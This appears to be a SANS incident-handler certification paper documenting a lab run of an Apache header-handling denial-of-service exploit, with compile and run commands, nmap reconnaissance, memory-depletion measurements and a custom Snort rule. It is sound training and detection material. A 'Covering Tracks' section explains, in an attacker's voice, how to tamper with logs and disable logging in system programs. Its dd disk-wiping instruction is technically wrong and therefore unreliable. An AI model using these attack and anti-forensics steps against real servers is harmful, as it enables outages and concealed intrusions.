



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

# **Portability and Ease of Use : A Current and Typical Web Server Exploit**

GIAC Certified Incident Handler (GCIH)  
Practical Assignment  
Version 4

Option 1 – Exploit in a Lab

Submitted by: Eric Ekblad

Location: SANS Lone Star: October 25-30, 2004 in Houston, TX

© SANS Institute 2005, Author retains full rights.

## Table of Contents

<a href="#"><u>Part One: Statement of Purpose</u></a>	1
<a href="#"><u>Part Two: The Exploit</u></a>	2
<a href="#"><u>Name</u></a>	2
<a href="#"><u>Operating System</u></a>	2
<a href="#"><u>Protocols / Services / Applications</u></a>	4
<a href="#"><u>Description</u></a>	5
<a href="#"><u>Signatures of the attack</u></a>	7
<a href="#"><u>Part Three: Stages of the Attack Process</u></a>	9
<a href="#"><u>Reconnaissance</u></a>	9
<a href="#"><u>Scanning</u></a>	9
<a href="#"><u>Exploiting the system</u></a>	10
<a href="#"><u>Network Diagram</u></a>	13
<a href="#"><u>Keeping Access</u></a>	13
<a href="#"><u>Covering Tracks</u></a>	14
<a href="#"><u>Part Four: The Incident Handling process</u></a>	15
<a href="#"><u>Preparation</u></a>	16
<a href="#"><u>Identification</u></a>	17
<a href="#"><u>Containment</u></a>	19
<a href="#"><u>Eradication</u></a>	20
<a href="#"><u>Recovery</u></a>	20
<a href="#"><u>Lessons Learned</u></a>	22
<b>APPENDIX A</b>	
23	
<b>List of References</b>	
25	
<b><u>Table of Diagrams</u></b>	
<b>Network Diagram</b>	5

## Part One: Statement of Purpose

The author (myself) has chosen option 1 as the template for this practical. Option 1 is the option to run an exploit in a lab. For option 1, I have decided to choose a recent exploit to be run against the Apache web server. The reason why I chose Apache is because of my familiarity with Apache as well as the prominence of Unix / Linux based web-servers on the Internet.<sup>1</sup> Also, I chose a Linux-based web server because I wanted to emphasize the importance of keeping programs up to date in order to be immune from vulnerabilities. Although the Unix community may not be constantly plagued with Trojans, worms or viruses (that push Microsoft administrators to use constant updates) there is still an absolute need to keep all Linux-based programs patched against newly discovered exploits. Exploits are constantly written for almost all popular Linux based programs. I would like to emphasize that RedHat Linux does definitely have the RedHat update network and this is an effective equivalent to Microsoft's Windows Update feature.

This attack will be performed in a closed and simple lab. A non-patched Linux RedHat Enterprise Server (ES 3.0) machine will be built. It is important to re-iterate that the server will be built non-patched. This will be the TARGET of the exploit. The exploit will be run from another Linux RedHat ES 3.0 server, but this ATTACKER will be more secure and updated. A Linux box was chosen as the ATTACKER because it has a Gnu C Compiler (GCC) and can easily compile and use the exploit, which was written in the C programming language. Finally, the TARGET will be running Snort freeware IDS software.<sup>2</sup>

The details will be elaborated further, but a "C" language script will be compiled on the ATTACKER. The C Compiler will take the C script and build a basic executable that works on the Linux Bash (Borne again shell). The exploit code can target an ip address and I will point this code to an Apache web server program running on the TARGET. What this particular exploit does against this version of Apache web server is it leverages a weakness against the web server and commits a buffer overflow exploit (more details later). I will demonstrate the results of the exploit by showing that the RAM (Random Access Memory) of the server will be ultimately consumed.

The TARGET will be running freeware Snort so that I can find this exploit attacking the TARGET. If there is no signature developed, then I will build one custom based on output from tcpcdump (a packet sniffer that comes default with Linux). I believe that it is important as an incident handler to be flexible enough to be able to compose

<sup>1</sup> [http://news.netcraft.com/archives/web\\_server\\_survey.html](http://news.netcraft.com/archives/web_server_survey.html)

<sup>2</sup> <http://www.snort.org>

signatures that can detect exploits on web facing servers and inside corporate networks. If the Snort team has not developed a signature, then I will compose one on the premise of further exploits being run within the enterprise that I am protecting.

## **Part Two: The Exploit**

For this lab, I have chosen a recent exploit found in 2004. As a comment, I think that it's a good demand made by SANS to find a recent exploit as it keeps handlers current on exploits and vulnerabilities that are on the Internet and freely available to anyone.

### **Name**

I have chosen to use the exploit described under CAN-2004-0493.<sup>3</sup> There are many very good web-sites on the Internet that describe vulnerabilities, exploits, worms and many other security issues. The "CVE" in the url below is for Common Vulnerabilities and Exposures. Exploits are "indexed" and I will provide a more specific breakout of this. "CAN" is for Candidate. This means that this particular exploit is still under review by the CVE Editorial Board. "2004" is for the year. "0493" for the specific exploit index number. As a final note, if you travel to the web page below, you will see numerous urls cross-referenced for many other perspectives, references and details from reputable sites on the Internet.

The BugTraq number is: 10619.<sup>4</sup> Another great thing about the SecurityFocus web-site is that they include the exploit code with the referenced exploit. In this case the exploit code can be run with a C compiler or with Perl language. How convenient.

The name(s) of this exploit are "Apache ap\_escape\_html Memory Allocation Denial Of Service Vulnerability" according to BugTraq and a title including "ap\_get\_mime\_headers\_core function" according to SecurityFocus. Both titles are good at indicating to the reader that this is an exploit to be run against web services or Apache.

### **Operating System**

What is important to note is that BugTraq states many potentially vulnerable operating systems (OSs) and that most are variants of Unix or Linux. Also, many noted OSs are commercially built Unix variants HP-UX and IBM HTTP Server. The bulleted list of OSs affected is fairly long, so for the purposes of keeping this paper concise, I will insert a condensed and relevant amount of content on this topic.

I need to discuss an important divergence between my findings and what BugTraq has listed.

The build that I will use for this lab is RHEL 3.0 (RedHat Enterprise Linux) and I will use

<sup>3</sup> <http://cve.mitre.org/cgi-bin/cvename.cgi?name=3DCAN-2004-0493>

<sup>4</sup> <http://www.securityfocus.com/bid/10619>

Apache 2.0.46. Both of these versions are the result of building a basic server UNPATCHED directly from the media kits. This is vulnerable to this exploit (as I will demonstrate) and is shown via the ISS site below. This RedHat version is NOT listed under vulnerable for this exploit under BugTraq.

Other RedHat OS versions are listed under not vulnerable, but the versions of RedHat as well as the complimentary Apache version are older and the author believes them to be susceptible to other and/or older vulnerabilities.

Shown as vulnerable for this exploit (again, I am condensing for relevance) according to Bugtraq:<sup>5</sup>

Apache Software Foundation Apache 2.0.47

- + MandrakeSoft Linux Mandrake 9.1
- + MandrakeSoft Linux Mandrake 9.1 ppc
- + MandrakeSoft Linux Mandrake 9.2
- + MandrakeSoft Linux Mandrake 9.2 amd64

Apache Software Foundation Apache 2.0.48

- + MandrakeSoft Linux Mandrake 10.0
- + MandrakeSoft Linux Mandrake 10.0 AMD64
- + S.u.S.E. Linux 8.1
- + S.u.S.E. Linux 8.2
- + S.u.S.E. Linux 9.0
- + S.u.S.E. Linux 9.0 x86\_64
- + Trustix Secure Linux 2.0
- + Trustix Secure Linux 2.1

Apache Software Foundation Apache 2.0.49

- + S.u.S.E. Linux 9.1
- + Trustix Secure Linux 2.0
- + Trustix Secure Linux 2.1

But from: <http://xforce.iss.net/xforce/xfdb/16524>

#### **Platforms Affected:**

- Apache Software Foundation: Apache HTTP Server 2.0.49
- Conectiva: Conectiva Linux 10
- Conectiva: Conectiva Linux 9.0
- Gentoo Technologies, Inc.: Gentoo Linux Any version
- Hewlett-Packard Company: HP-UX 11.00
- Hewlett-Packard Company: HP-UX 11.11
- Hewlett-Packard Company: HP-UX 11.22

---

<sup>5</sup> Same as footnote 4, page 2.

- Hewlett-Packard Company: HP-UX 11.23
- IBM: IBM HTTP Server Any version
- MandrakeSoft, Inc.: Mandrake Linux 10.0
- MandrakeSoft, Inc.: Mandrake Linux 9.1
- MandrakeSoft, Inc.: Mandrake Linux 9.2
- **Red Hat, Inc.: Red Hat Enterprise Linux 3AS**
- **Red Hat, Inc.: Red Hat Enterprise Linux 3ES**
- **Red Hat, Inc.: Red Hat Enterprise Linux 3WS**
- **Red Hat, Inc.: Red Hat Linux 3.0**
- Trustix: Trustix Secure Enterprise Linux 2
- Trustix: Trustix Secure Linux 1.5

MacOS is also included. On further inspection, please note that Apache 2.0.46 is not cited at all, nor is RHEL 3.0 via Bugtraq. But to note again, I will verify that this build from CD (RedHat Media Kit) is indeed vulnerable and it is listed on the ISS site.

### **Protocols / Services / Applications**

This exploit plays against a web server's vulnerability. I'd like to include a discussion here about basic web-operation and the relevance that this exploit has to that. Then, I will include a basic discussion about how the exploit works.

Web services and email are probably the most popular services that the Internet is known for globally. Web services are interfaced via a web browser such as Microsoft Internet Explorer, Netscape Navigator or Linux Mozilla. Web services typically travel unencrypted (for non-secretive data) over TCP/IP (Transmission Control Protocol / Internet Protocol) port 80.

The basics of a rudimentary, non-encrypted www transaction would look like this: <sup>6</sup>

- a. A person's web browser will "browse" to a specific URL (Uniform Resource Locator) on the Internet. A URL's domain will be referenced via Internet DNS (Domain Name Service) which will translate the domain name to an ip address reachable on the Internet. The balance of the URL after the ".com" can be any combination of the method used to retrieve the page, the full path and filename (this balance completely depends on and is unique from site to site).

When the browser travels to any specific URL, it is making a content request from that web server. The browser (user interface) is querying the web server on that


<sup>6</sup> <http://www.informit.com/articles/article.asp?p=169578> ; "Basic HTTP page retrieval

specific web site for information (pictures, audio, text, other linked URLs, etc...)

I can diverge here for a moment because this is where our exploit will occur, right at the beginning of a web transaction, the client request. On the next page, I will finish the other 3 steps

There is a variety of ways that a web client (web browser) can submit queries to a web server. These different ways to query a server are called methods.<sup>7</sup> Methods can be thought of like verbs. You are requesting that a certain ACTION be taken with the data that the browser is volleying back and forth to the server/site. If you want to retrieve a page's content to view it on your browser, you're browser will send a GET. If you want to put in form data for a transaction or site form, your browser will send a POST to the specific web page. It is relevant to note that the user's browser will inherently "know" what command to send to the web site or page without user intervention.

The exploit that I am citing in this paper has no need to go further than the first step. Web servers listen for GET requests. This exploit works by sending numerous and harmful GET requests to the web server.



<sup>7</sup> <http://www.informit.com/articles/article.asp?p=169578> ; "HTTP Methods"



- b. The server returns to the web client an acknowledgement of the request as well as the web content asked for.
- c. The web client (browser) will interpret the HTML (HyperText Markup Language) and build the page (display the content).
- d. The client from here will retrieve embedded objects, images or other multi-media items.

## Description

The vulnerability in Apache is in a part of the Apache web server that handles requests. The Apache web server is unable to handle excessively long header strings [in client requests].<sup>8</sup> The Apache server version is vulnerable to a denial of service attack, caused by a vulnerability in the `ap_get_mime_headers_core` function in the `protocol.c` file.<sup>9</sup>

Inside the Apache C code that the server software is compiled from, there are numerous C language files that Apache is built from. The `protocol.c` file is a file compiled by the Apache server that helps Apache interpret http client requests. The `ap_get_mime_headers_core` is a function within this `protocol.c` file compiled with the Apache web server.

The following lines in the `protocol.c` file allow the Apache web server to allocate RAM if a client request (via port 80) contains a TAB or SPACE. Also, this part of the code allows for the making of arbitrarily long header lines.<sup>10</sup>

Within this function (`ap_get_mime_headers_core`, declared at line 667) is a parameter called `last_field` (line 771) that can be arbitrarily long.

```
ap_escape_html(r->pool,  
               last_field),
```

It is in this faulty part of the C script (in `protocol.c`) that the data overflows can be inserted. This vulnerability can be classified as a being susceptible to a buffer overflow attack. The exploit code works against this vulnerability in the Apache web server itself. When the exploit is leveraged against the Linux (in this case) web server, then the machine's RAM (Random Access Memory) is consumed in an alarming rate. This basically is a result of a Denial of Service (DoS) attack on the machine's resources.

The vulnerability is exploitable because it is in the build for Apache and does not discriminate per client request. In other words, the web server will listen for any client request, legitimate or not, that can reach the web server. The vulnerability is open in

<sup>8</sup> <http://www.securityfocus.com/bid/10619/discussion/>

<sup>9</sup> <http://xforce.iss.net/xforce/xfdb/16524>

<sup>10</sup> <http://www.guninski.com/httpd1.html>

tandem with the running of Apache. If Apache service is up and the version of Apache complies with the warning, the web server is at risk.

The exploit code is written in Appendix A, but I will provide a basic breakdown here and how it exploits the Apache vulnerability. The script is written in C and is relatively short. The entire C code is in Appendix A.

Lines 11 and 12 define global variables for the script's use:

```
#define A 0x41          |      "A" is the exploit character
#define PORT 80         |      "PORT" is the target port for an Apache web server
```

Lines 16 to 30 basically try to assign a network socket for the script's TARGET. An IP address (TARGET) and www server on said ip (PORT 80) must be reachable. I tried the script with a reachable ip WITHOUT a web server running and received an error. This is from the "if" condition set in line 24.

#### OUTPUT FROM SCRIPT

```
connect: No route to host      |      When I ran the exploit to a non-existent ip
connect: Connection refused   |      Host is present, but no www server running
                               |      [I stopped the httpd service on the
TARGET]
```

Now, we get to the core of the exploit script. Lines 31 to 47 begin to build the variables and arrays used in the exploit. The exploit array is a massive amount of Unicode (Hex) characters: 0x41. This is the letter capital A. The array stores 8132 count of these (Line 41). Lines 43 - 47 are sort-of a "help" for the script when you are using it in your Linux shell. If no ip is included with the command, then a prompt is given for a target ip to be provided. Also, localhost ip can be used "127.0.0.1" if you are in the case where the Linux box you are running the code on also runs Apache.

Lines 50-52 reserve the http request in different arrays ; these arrays will be the component parts of the bad GET request. These are the pieces that begin the http client request header. After that (lines 55-59), a new array is built with the first array completed with a new line, but 2000 times. Lines 61 – 66 complete the construction of the exploit, with the "Host.." "Content-Length.." "GET..." and all the buffered characters finally chained together.

The user of the code will see this if it is run from a different machine on the network.

#### SUCCESS

```
[root@sn-acid root]# ./apacheEscapeHeaderDOSExploit 172.23.4.162
[x] Connected to: 172.23.4.162.
[x] Sending buffer...done!
[root@sn-acid root]#
```

The primary clues of the attack are:

- a. Excessive packets with a payload of multiple "A"s.
- b. Measurable and obvious depletion of RAM on the TARGET.

### Signatures of the attack

The author loaded the latest ruleset (January 13, 2005 as of this writing) from [www.snort.org](http://www.snort.org) and loaded Snort onto the TARGET. However, no Alerts showed up with local alert logging. Also, the author searched on the Internet for a rule, but could not find one. The only reason attributable to this that the author can think of is that this tool is a proof-of-concept, thus may not be considered a serious threat.

So, I have decided to build my own Snort rule.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC RAM DEPLETION ATTACK"; flow:to_server,established; content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"; nocase; classtype:web-application-attack; sid:100001; reference:cve,2004-0493; rev:1;)
```

And here are just 2 of the thousands of alerts generated (/var/log/alert):

```
[**] [1:100001:1] WEB-MISC RAM DEPLETION ATTACK [**]
[Classification: Web Application Attack] [Priority: 1]
01/13-12:46:13.792392 172.23.4.167:41443 -> 172.23.4.162:80
TCP TTL:64 TOS:0x0 ID:7692 IpLen:20 DgmLen:1500 DF
***A*** Seq: 0x707C0522 Ack: 0x63FC52D5 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 620620319 138643681
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-0493]
```

```
[**] [1:100001:1] WEB-MISC RAM DEPLETION ATTACK [**]
[Classification: Web Application Attack] [Priority: 1]
01/13-12:46:13.792515 172.23.4.167:41443 -> 172.23.4.162:80
TCP TTL:64 TOS:0x0 ID:7693 IpLen:20 DgmLen:1500 DF
***A*** Seq: 0x707C0ACA Ack: 0x63FC52D5 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 620620319 138643681
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-0493]
```

The new Xref feature is nice, and a handy URL has been populated to show the reader where to go for more details.

The basic NETWORK clue to this exploit is a complete "hammer" of "A"s within a start of a basic WWW GET request. When I ran the Linux program tcpdump on the victim machine, this was evident. Tcpdump is an excellent basic tool that any network administrator or security analyst can use. It is freeware and RedHat Linux has the program included in the standard build.

The Apache program for www services is designed to "listen" on web requests (http

GET) targeting port 80 on the server. The content (unless we are using a type of content filtering) will not be screened or washed through any type of barrier before it gets to the Apache program. This is why, especially with web services, port security is not enough. In the case of our server, it can be observed that port filtration on a firewall will keep out inbound requests for programs that we do not want accessed (this will show via port scanning. Stateful inspection would probably not help us in a case like this as it is the Apache program's content processing which is corrupted. The packets of the traffic work fine. The syn / ack numbers and port numbers are all in compliance. This is an attack on how Apache processes the request. It is not an attack on the Linux server hosting Apache, itself.

The TARGET will show a depletion of RAM (Random Access Memory). If the Apache program is running, then the exploit run against Apache will basically turn the listening Apache into a RAM hog. Hopefully, a frequented site will have decent monitoring as the effects of the exploit can be felt instantly.

### **Part Three: Stages of the Attack Process**

#### **Reconnaissance**

Proper reconnaissance will not only ensure that the attacker is using time efficiently, but if most guesswork can be eliminated, then the odds of tripping and IDS or alarms can be minimized. This enables us to be more stealthy. Let's arbitrarily suppose that our attacker was specifically looking for www exploits.

We'd start by selecting a thought-out target or maybe a company that we have a grudge with for whatever reason. If we go to [www.arin.net](http://www.arin.net) we can find a good start on almost anything. We could also either try a simple dig or nslookup on any legal nameserver on the Internet, or we could ask a naming reference.

**EXAMPLE (This is not our target , this is for example purposes). User input BOLD.**

```
C:\>nslookup
```

```
Default Server: xnet.....1.xtrnet.com
```

```
Address: 172.23.4.31
```

```
> www.xtra-net.com
```

```
Server: xnet.....xtrnet.com
```

```
Address: 172.23.4.31
```

```
Name: www.xtra-net.com
```

```
Address: 208.225.123.123
```

#### **Scanning**

Scanning would begin with a simple scan. Many port scanners on the Internet may run a Christmas-tree like scan on all available ports (mail, telnet, etc...), but I am anticipating that some attackers (who focus specifically on web) would be targeting

web services only.

We'll open with nmap and a service sweep. We could try a ping sweep FIRST if desired, but if we are concerned that an alarm may go off from excessive ICMP traffic, then we can go directly for a port scan. Also, a targeted port scan will more easily slip through an IDS than a comprehensive scan on all services.

Scans for web on all class C.

```
nmap -sT -p 80 172.23.4.0/24
```

I excerpted our target....

Interesting ports on (172.23.4.162):

Port	State	Service
80/tcp	open	http

We find a target that is listening on our desired web port. Now, let's find out the type of web server that it is by running nmap with other options. We'll use a trusty Operating System determiner option.

```
[root@sn-acid root]# nmap -O 172.23.4.162
```

Starting nmap V. 3.00 ( [www.insecure.org/nmap/](http://www.insecure.org/nmap/) )

Interesting ports on (172.23.4.162):

(The 1597 ports scanned but not shown below are in state: closed)

Port	State	Service
22/tcp	open	ssh
80/tcp	open	http
443/tcp	open	https
6000/tcp	open	X11

Remote operating system guess: **Linux Kernel 2.4.0 - 2.5.20**

Uptime 0.917 days (since Tue Dec 28 11:27:41 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds

Uname is a command on Linux is akin to Windows winver. The nmap scan is pretty accurate as a uname command on the TARGET reveals....

```
[root@glutton4 root]# uname -a
```

**Linux glutton4 2.4.21-4.EL #1** Fri Oct 3 18:13:58 EDT 2003 i686 i686 i386 GNU/Linux

## Exploiting the system

Now that we know that this is a Linux system and the version seems to match, we'll take our chances with a recent exploit and see if we get lucky. For simplicity, we'll target the IP as opposed to the DNS name. The DNS name would be applicable in either an Intranet or on the Internet as long as we have a dependable naming

reference.

In our lab case, we are going to target the web-server on 172.23.4.162 “listening” on port 80.

We have to prepare the code for use.

Let’s start by downloading the source code in either C or Perl. Please see the following url:

<http://www.securityfocus.com/bid/10619/exploit/>

Our Linux system (the ATTACKER) will use a C-compiler in order to take the source code and convert it to an executable. Our Red Hat Linux system has GCC (the Gnu C Compiler) which is just what we need. This is the command that we use from a typical BASH (Borne Again Shell) shell.

ATTACKER

```
gcc -o apacheEscapeHeaderDOSExploit apacheEscapeHeaderDOSExploit.c
```

The `-o` option (from the Linux man page) with the filename immediately after it is for...  
`-o file`

Place output in file.

So, the first filename is the resulting GCC compiled executable. The filename ending in “.c” is the source code.

The post-compiled command comes with the intelligence to help you along. It can be used remotely or locally on the local web server (you would have local access on the TARGET and target 127.0.0.1 or a local ip). In our example, we are targeting the ip 172.23.4.162.

ATTACKER

```
[root@sn-acid root]# ./apacheEscapeHeaderDOSExploit 172.23.4.162
```

```
[x] Connected to: 172.23.4.162.
```

```
[x] Sending buffer...done!
```

A tcpdump shows the output of the exploit as it attacks the Apache buffer over the network. Let’s run tcpdump and output to a file to be opened via ethereal.

```
[root@sn-acid root]# tcpdump -X -w out1 host 172.23.4.162 &
```

```
[1] 31913
```

```
tcpdump: listening on eth1
```

`-X` print packets in hex and ASCII

`-w` output to a file in this directory with this name “out1”

`host` packets to and from this specific host

`&` make this a background (run “jobs” to see) job, continue access with


BASH

```
[root@sn-acid root]# ./apacheEscapeHeaderDOSExploit 172.23.4.162
```

```
[x] Connected to: 172.23.4.162.
```

```
[x] Sending buffer...done!
```

Here is a screenshot of an ethereal breakout of a malicious packet stream.



The packet shown (entry 18) is a packet which is a continuation of the http GET request. We can see the constant stream of “A”s that is intended to flood the RAM of the TARGET via the Apache web server.

Now, let’s show the results of this on the TARGET. An easy to use command that show available RAM is the “free” command. It is important to note that this is in a controlled environment and no other users or machines were trying to access this web server at this time. I ensured this in the lab with iptables on the TARGET.

TARGET BEFORE ATTACK (the output of free is in kilobytes, the default).

```
[root@glutton4 root]# free
```

	total	used	free	shared	buffers	cached
Mem:	770496	<b>123636</b>	<b>646860</b>	0	11776	65548
-/+ buffers/cache:		46312	724184			
Swap:	1566328	0	1566328			

[root@glutton4 root]# ps -aux | grep httpd

root	3806	0.8	1.1	19920	9124	?	S	07:11	0:00	/usr/sbin/httpd
apache	3809	0.0	1.1	20052	9152	?	S	07:11	0:00	/usr/sbin/httpd
apache	3810	0.0	1.1	20052	9148	?	S	07:11	0:00	/usr/sbin/httpd
apache	3811	0.0	1.1	20052	9148	?	S	07:11	0:00	/usr/sbin/httpd
apache	3812	0.0	1.1	20052	9148	?	S	07:11	0:00	/usr/sbin/httpd
apache	3813	0.0	1.1	20052	9148	?	S	07:11	0:00	/usr/sbin/httpd
apache	3814	0.0	1.1	20052	9148	?	S	07:11	0:00	/usr/sbin/httpd
apache	3815	0.0	1.1	20052	9148	?	S	07:11	0:00	/usr/sbin/httpd
apache	3816	0.0	1.1	20052	9148	?	S	07:11	0:00	/usr/sbin/httpd

TARGET AFTER 1 HIT (running of the script to ip from the ATTACKER)

[root@glutton4 root]# free

	total	used	free	shared	buffers	cached
Mem:	770496	<b>247836</b>	<b>522660</b>	0	11804	65616
-/+ buffers/cache:		170416	600080			
Swap:	1566328	0	1566328			

TARGET AFTER 2 HITS

[root@glutton4 root]# free

	total	used	free	shared	buffers	cached
Mem:	770496	<b>371916</b>	<b>398580</b>	0	11820	65616
-/+ buffers/cache:		294480	476016			
Swap:	1566328	0	1566328			

TARGET AFTER 5 HITS

[root@glutton4 root]# free

	total	used	free	shared	buffers	cached
Mem:	770496	<b>743972</b>	<b>26524</b>	0	11836	65620
-/+ buffers/cache:		666516	103980			
Swap:	1566328	0	1566328			

We can now see that just running the script 5 times has brought free RAM from 646,860 KB (about 84% of total) down to 26,524 KB (3.4%). Quite effective, and all that this exploit consists of a bogus GET request, sent multiple times.

## Network Diagram

Please see section : **Part Two: Protocols / Services / Applications**

## Keeping Access

Other exploits in recent years have placed additional programs in an exploit that can leverage their way into a system. In our lab experiment, we are able to deplete



resources (RAM) and can potentially cripple the server altogether or at least hurt the Apache service running on it. But the script that we have can only do this, it cannot alone provide a means of access into the attacked system.

Let's examine the possibility that our tool has also built into it the capability to get a shell on the local system.

One such tool that was built was Apache nosejob.c. The CVE identification for this tool is: CAN-2002-0392. This tool was specifically designed to load a shell into the compromised RAM chunks. Thus, if the right RAM location (in the buffer stack) is compromised, a shell is granted on the target. Now, a critical point to note here is that Apache should never be run as root. After running service httpd start, you will see a list of httpd processes. Typically, the first process (which may seem to be owned by root) is a starter process. By default, Apache does not run as root and should never be changed to do so. To note, some web architects run Apache as root so that the Apache server can more easily run perl scripts or other programs on the same server, but in other directories.

Even if this capability was built into our tool, we would not have root privileges for the compromise of Apache. We may have access to vital programs (ls, ps, etc ...). It is now up to privilege escalation and how well parts of the server are secured. An excellent site that I highly recommend for securing Linux is:

<http://www.linuxsecurity.com/docs/>

This tool can definitely cause a depletion of RAM however and this is a Denial of Service run against our site. If code could not be inserted, then the RAM depletion could eventually cripple the Apache function or the server itself.

A tight outbound rule can help to keep us secured if our TARGET server is compromised. Ports to secure outbound (these would be destination ports) are tftp (udp/ip port 69) and ftp (tcp/ip port 21). The first things that many successful hackers will do is to download files in from the Internet to "keep working".

Unfortunately, this shell functionality has not been built into the author's tool, but it is the next logical step.

### **Covering Tracks**

Since Apache does not run as root, it is good that a shell provided with a tool could only get as far as the Apache (httpd) user. Not much could be done from there. However, in privilege escalation, a user shell could be escalated. Let's assume that the user could escalate the session from httpd user to root and that some files have been compromised (like a copy of /etc/shadow). Root is critical to cover up also from the perspective that even administrators should not normally log in as root. They should log in as a user account, then use su (substitute user) to escalate to root as needed.

The foremost priority would be log manipulation.<sup>11</sup> If the file permissions and attributes have not been edited for security, entries can be deleted or re-written. If the permissions on the directory /var/log are fully editable by root, this still poses a problem if root is compromised. Files in the directory that would lead to an audit trail (thus targeted by our hacker, would be (in this directory)...

messages	general system messages
secure	shows sshd logins
wtmp	stores data for wtmp command

We could either edit entries or delete entries in these files altogether. If we chose to edit, maybe we'd change a date / time to normal working hours or something expected. One very nice part about Linux is a logical device that helps to zero files and disk space, leaving the entire area / file unrecoverable. We can use the Linux dd command with if (input file) /dev/null and of (output file) /dev/hda (primary harddrive).

After this is convoluted, we can move on. Since root has optimal access to the file system, we need to continue to focus on how we can obscure our hacks. Learned hackers can re-compile OS programs so that they no longer report. This way, the logged output of such functions does NOT need to be altered. The re-compiled program simply no longer logs. Targeted programs of this could be login, sudo, sshd.

<sup>12</sup>

Also, it is worth mentioning that programs list ps that reveal system process are high and special targets of this type of track covering. It is one thing to have a normally operating program discontinue to log, but another altogether to have a program give bogus information. If that were possible on our compromised system, the TARGET's administrator may go days without seeing an open netcat outbound call (or listener) or other program that the hacker turned on like telnet. This author does not use telnet on Linux if it can be afforded as at minimum it is not encrypted.

These 2 basic items are good starting points to covering up our damage or the fact that we have set up shop in the compromised server. From here, backdoors and root kits are limitless. Although the 2 methods mentioned are solid, a thorough administrator running routine checks (covered later in the paper) will find something eventually. The hacker should be aware that she is working against the clock and should even set goals or plan to bug out in a determined amount of time. In my opinion, the attacker should err on the side of caution.

It maybe better to get some decent reconnaissance of the server, accounts, network over several hours or days, then leave under stealth. The criminal may be caught by returning to the scene of the crime. Potentially another door can be opened on a router

